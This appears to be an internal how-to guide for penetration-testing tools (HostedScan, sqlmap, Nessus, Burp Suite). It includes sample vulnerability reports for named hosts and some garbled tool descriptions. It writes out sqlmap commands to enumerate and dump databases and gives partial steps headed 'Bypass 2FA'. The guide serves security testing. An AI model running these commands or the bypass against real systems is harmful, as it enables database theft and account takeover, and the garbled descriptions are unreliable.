Pen Test Tool

1. Hosted Scan

Use of hosted scan:

In the context of security testing, a hosted scan typically refers to a security scan or assessment that is conducted remotely by a third-party service or tool. This is often done to evaluate the security posture of a system, network, or application without the need for the testing entity to deploy their own scanning infrastructure locally.

This is used to produce scanning report such as:

- **Web Application Security Scanning :** Web applications are frequently scanned for security vulnerabilities such as SQL injection, cross-site scripting (XSS), and other common web application vulnerabilities.(also termed as OWSAP)
- **Vulnerability Scanning:** Hosted vulnerability scanners are tools that analyze systems, networks, or applications to identify potential security vulnerabilities. (also termed as Open VAS)
- **Network Penetration Testing:** In penetration testing, security professionals simulate attacks on a network to identify and address potential security issues. (also termed as Nmap)

Types of Report Produced:

- **Open VAS:** It is a full-featured vulnerability scanner report.
- **OWSAP:** It is used to identify vulnerabilities in web applications including compromised authentication, exposure of sensitive data, security misconfigurations, SQL injection, cross-site scripting (XSS), insecure deserialization, and components with known vulnerabilities.
- **Nmap:** It is used for network exploration, host discovery, and security auditing.

How to use:

Step 1: Hit the hosted scan URL.

Step 2: Enter the site URL in enter website URL field.

Step 3: Enter email address

Step 4 : Open the mail box and click on the hosted scan mail


Step 5: Click on view result button from the mail body.

URL:

https://hostedscan.com/

Examples of report:

OWSAP Report



2.2 Target Breakdowns

The risks discovered for each target.

Target

cryptomate.net

Total Risks


0 | 0 | 6 | 8 | 0


43% | 57%

Passive Web Application Vulnerabilities	Threat Level	First Detected
Absence of Anti-CSRF Tokens	Medium	0 days ago
Vulnerable JS Library	Medium	0 days ago
Vulnerable JS Library	Medium	0 days ago
Missing Anti-clickjacking Header	Medium	0 days ago
Vulnerable JS Library	Medium	0 days ago
Content Security Policy (CSP) Header Not Set	Medium	0 days ago
X-Content-Type-Options Header Missing	Low	0 days ago
Cross-Domain JavaScript Source File Inclusion	Low	0 days ago
Cookie Without Secure Flag	Low	0 days ago
Cookie No HttpOnly Flag	Low	0 days ago
Cookie without SameSite Attribute	Low	0 days ago

120%

Open VAS Report





2. SQL Map Injection

Use of sqlmap injection:

Sqlmap is an open-source penetration testing tool. It comes with a powerful detection engine. It automates the process of detecting & taking over the database server.When we are going to extract the password from a vulnerable database, often the passwords are in hash form. It can detect the hash & can mention which type of hash was that.

Features of sqlmap injection are:

- It supports extracting user, password hashes, tables etc.
- We can download & update any file from the database server underlying file system.
- It is used to inject the database tables:

Steps to download and install:

Step 1: Browse the link “https://sqlmap.org/”.

Step 2: Click on the zip file on the right side & download the file.

Step 3: Then you have to extract the zip file. And then rename it to ‘sqlmap’

Step 4: Then cut the folder & paste it to your pc C drive


Step 5: Open Command Prompt from the start menu.

Step 6: Write down the following command one by one

```
cd ../ ../
dir
```

Step 7: Then write another some commands

```
cd sqlmap
sqlmap.py
```



Commands to inject database:

sqlmap.py -u [URL] -p [parameter] --dbs

This command will tell SQLMap to scan the specified URL and parameter for vulnerabilities. This includes exposing data, updating data, or even dumping the entire database.


Now if the above command works and able to inject the database then the next step is to use to query parameter like id. Such as “testsite.com/page.php?id=1”

The command use for this is

sqlmap -u http://testsite.com/page.php?id=1 --dbs

Here the -u flag is used to specify an URL and the --dbs command tells SQLMap to try to enumerate the database.

Now in this case attack is successful, SQLMap list the database used along with the list of tables.



Once we have gained an initial foothold, we can now work with the database.

Here is the command to list the tables in a database:

sqlmap -u https://testsite.com/page.php?id=1 -D <db_name> --tables

To list the column in a table, we can use command:

sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> -T <table_name> --columns

To dump an entire database, the command is:

sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all

3.Nessus

Use of Nessus:

Nessus is a widely used vulnerability scanning tool in the field of cybersecurity. The common use of nessus includes:

- **Vulnerability Assessment:** It is primarily used for conducting vulnerability assessments of networks, systems, and applications.
- **Network Scanning:** It used to scan network infrastructure, including servers, routers, switches, and firewalls, to identify potential security vulnerabilities and threats.
- **Web Application Testing:** It is used to assess the security of web applications by analyzing web servers, databases, and other components for common vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure authentication mechanisms.
- **Reporting and Analysis:** Used to provides detailed reports summarizing the findings of vulnerability scans, including prioritized lists of vulnerabilities, severity ratings, and recommended remediation steps.

Steps to download and install:

Step 1: Downloading Nessus Installer click on https://www.tenable.com/downloads/nessus?loginAttempted=true.

Step 2: Installing the Nessus Tool.

Step 3: Setting Up Nessus in Browser.

Types of Report Produced:

Nessus generates a comprehensive report that includes the Vulnerability Assessment, Network Scan, and Web Application Assessment sections. Within these sections, detailed information regarding the severity and associated risks of vulnerabilities is provided. Additionally, Nessus furnishes solutions for each vulnerability identified in the report.

How to use:

Step 1: After setup is done open the nessus web client from the folder of tenable.

Step 2: Enter the login details.

Step 3: Click on “+New scan” button.

Step 4 : Choose scan template.

Step 5: Enter Name of scan and target URL (Mandatory).

Step 6: Configure the other details accordingly.

Step 7: Click on launch.

Step 8: After scanning is completed/Running you can view the vulnerabilities.

Examples of report:

projectprimisbackend.24livehost.com

1	1	12	3	70
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 87

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	-	81777	MongoDB Service Without Authentication Detection
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	6.5	-	142960	HSTS Missing From HTTPS Server (RFC 6797)
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	5.9	6.9	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.9	3.6	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	3.6	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	-	12085	Apache Tomcat Default Files
MEDIUM	5.3			

4.Burp Suite

Use of Burp Suite:

- **Scanning for vulnerabilities:** Burp Suite can scan web applications for various security vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), broken authentication, and more.
- **Proxying web traffic:** It can use proxy tool, which allows users to intercept and modify HTTP/S requests and responses between the browser and the target application.
- **Session management:**It includes features for managing sessions, cookies, and authentication tokens.
- **Reporting:** After performing security assessments, Burp Suite allows users to generate detailed reports outlining identified vulnerabilities, their severity, and recommendations for remediation.

Steps to download and install:

Step 1: Visit the site and download the burp suite https://portswigger.net/burp


Step 2: Install the burp suite by completing the wizard.

Step 3: Setup the burp suite in your system.


How to use (Steps to Bypass 2FA):

1. Open the burp suite.


2. From proxy->intercept open the browser.




3. Enter the URL in browser.



4. Enter login credential.




5. Hit the login button.




6. Now add random 2FA code with length of 6 characters.


7. Go to the burp's interface and make the intercept ON.




8.Hit the submit button.




9. Now in burp's interface all response get stored.




10. Now click on Forward button single time.



